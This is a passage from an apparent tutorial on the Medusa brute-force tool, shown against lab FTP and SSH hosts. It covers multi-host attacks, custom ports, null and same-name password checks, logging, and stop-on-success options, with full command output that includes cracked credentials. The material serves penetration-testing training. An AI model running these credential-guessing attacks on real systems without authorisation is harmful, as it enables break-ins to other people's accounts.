ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete) Password:
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: megha (4 of 6, 3 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: backdoor (5 of 6, 4 complete) Pass
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: pentest (6 of 6, 5 complete) Passw
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complete) Passwo
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: privs (2 of 6, 1 complete) Passwor
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are aborting.
```

If in case you have multiple hosts and you want to attack on some of the ports concurrently, for that you can use -T option which will brute force on some ports only.

```
medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -T 1
medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -T 2
```

The first command will brute force on first host only, but the second will attack on 2 hosts concurrently.




```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -T 1

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2h2."

┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -T 2

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 co
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 0 complete) User: privs (2 of 6, 1 com
```

To attack a specific port than default

Sometimes, the network admin may change the port number of service to another port due to security reasons. So, when performing a brute force attack using normal command so it will attack on default port. But we can use -n option so that attack will start on a mentioned port rather than the default port.

```
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ssh
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ssh -n 2222
```

Here, in the first command, we are using -h, -U and -M option and ssh service whose default port is 22. But due to security reasons, its port number is changed to 2222 as detected using the nmap scan and first command did not work. So, to launch the attack we used -n option which will specify the specific port number.



```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-10 06:45 EDT
Nmap scan report for 192.168.1.141
Host is up (0.0010s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
80/tcp   open  http       Apache httpd 2.4.41
2222/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
3128/tcp open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.0.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ssh

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

NOTICE: ssh.mod: failed to connect, port 22 was not open on 192.168.1.141

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ssh -n 2222

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT FOUND: [ssh] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
ACCOUNT CHECK: [ssh] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complet
```

Additional password checks (Null/Same)


Medusa has a great option -e along with ns which will check [n] null password, [s] the same password as username while brute forcing on the password field.

```
medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -e ns
```

Here, as you can observe, -e option is used in the command so with every username It is trying to match the following combination of password with a username.

User: Ignite Password: " " as null password.

User: Ignite Password: "Ignite" same as username




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -e ns

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password:  (1 of
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: ignite
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: raj (3
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: divya
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: P@ssw0
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: Passwo
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 complete) Password: 123 (7
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```

To Save Logs in a File

For better readability, record maintenance and future references we can save the output of the brute force attack of the medusa tool in a different text file. For this, we will use parameter -O to save output in text file.

```
medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -O log.txt
```

Here, again the command is the same we have just added a new parameter -O to store the logs in text file log.txt. Then to ensure whether the output is stored in file, we have opened it using cat command. And the result shows the desired output.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -O log.txt

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 1, 0 comple
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]

┌──(root㉿kali)-[~]
└─# cat log.txt
# Medusa v.2.2 (2022-04-10 06:52:33)
# medusa -h 192.168.1.141 -u ignite -P pass.txt -M ftp -O log.txt
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
# Medusa has finished (2022-04-10 06:52:46).
```


Stop on Success

While using the above command, the attack will go on though we get the correct username and password, this may become tedious when the list of usernames and password is long.

So, to save from this medusa provides some options.


```
medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -f
medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -F
```

Above in the first command as you can observe -f option is used so that will stop scanning host after first valid username/password found.



```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -f

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 2, 1 complete) User: ignite (1 of 6, 0 complet
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```

And in the second command, -F option is used that will stop audit after first valid username/password found on any host.




```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -F
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
